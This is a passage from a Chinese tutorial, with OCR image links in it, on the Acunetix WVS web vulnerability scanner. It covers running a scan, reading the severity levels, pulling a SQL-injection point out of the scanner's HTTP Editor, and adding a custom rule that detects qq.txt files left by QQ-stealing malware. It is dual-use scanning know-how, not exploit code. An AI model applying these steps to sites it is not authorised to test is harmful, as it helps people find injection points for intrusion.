


图1




图2

始扫描了。

OK，可以去喝一杯茶，等它慢慢扫，扫描结束后（如果是比较大的网站，会经历一个很漫长的时间，慢工出细活嘛！）WVS会自动记录下网站每个页面的详细漏洞，如图2。

从图2中我们可以看到，左边的“Site Structure”下记录的是WVS爬虫爬过的网站的总体结构和所有页面，上面的“Alerts”记录的是漏洞数量，红色是严重漏洞，包括SQL注人、CSS跨站等漏洞；黄色的是一些中级漏洞，比如可能存在COOKIES欺骗等；蓝色是指一些敏感信息可能泄露，或者一些坏链接的漏洞；绿色的则是一些最低级的漏洞。

不过大家最好仔细查看，可能会有一些与显示不同的发现哦。





图3

假设我们要查看一个漏洞，点开漏洞树状结构，在参数上按鼠标右键，选中**Edit with HTTP Editor**，如图3，这样就会到“Http Editor”界面，在“URL”中显示的就是SQL注入地址。

把后面的一串“+and +…”去掉，直接剩下“参数+数值”


图4

的形式，这样就是一个注人点了，如图4。

扫描网站是WVS最强大的功能，而且我们还可以为它如虎添翼，自己DIY一些最新漏洞的扫描参数进去，来使它的功能更加强大。话不多说，GO！

我们知道，QQ大盗盗完QQ号后，一般都会在web目录下生成一个qq.txt，我们要实现的就是让WVS每扫描到一个网站目录，就自动搜索目录下是否存在qq.txt，如果存在就显示在漏洞栏里。

具体功能按这样的流程设置：**创建新漏洞——新建规则——将新漏洞加入新规则中——使用新规则扫描。**

1、创建新漏洞：依次选择“**Tools**”–“**Vulnerablility Editor**”，弹出漏洞编辑窗口，我们要实现的功能在Directory checks（目录检查）下。右击，弹出New Vulnerability，在“name”中填写“Look For qq.txt”（填中文的话在主界面上会出现乱码），“Description”中填写“Look For qq.txt”，选择“XML文件自动生成”，单击“ADD”就可以生成新漏洞了。

2、创建新的漏洞条目：右击“Look For qq.txt”，点击“Add vulnerability item”，把右边的“Name”中的“New Item”换成“**qq.txt**”，“value”换成/**qq.txt**。

3、点击左上角的“保存”按钮，保存新漏洞成功。现在要重启WVS，新漏洞才能被添加到漏洞库中。

4、关闭窗口，来到主界面，点击“Configuration”中的“Scanning Profiles”，在中间上面有个像白纸一样的新建按钮，这就是新建规则按钮，点击后取名为“**qq.txt test**”，如图5。




图5

5、只选中“Look For Qq.txt”，并单击上面的保存按钮，将新漏洞添加进新规则中。点击保存按钮的同时会弹出“**Profile"qq.txt test.profile"already exists Overwrite**”，点击“YES”即可，如图6。

6、下面就使用我们创建的新规则扫描，我在自己的IIS目录下放置了一个QQ.TXT文件，扫描结果如图7。




图6

这时候可能有的朋友就有疑问了，如何自己设置漏洞的危险值呢？让我们重新来打开漏洞编辑面板，点击“QQ.TXT”，在右边发现如图8的界面。

在“Severity”中就标注的是漏洞等级，有info、low、medium、high四种，大家可以在下面的“Desciption”中添加漏





图7


图9

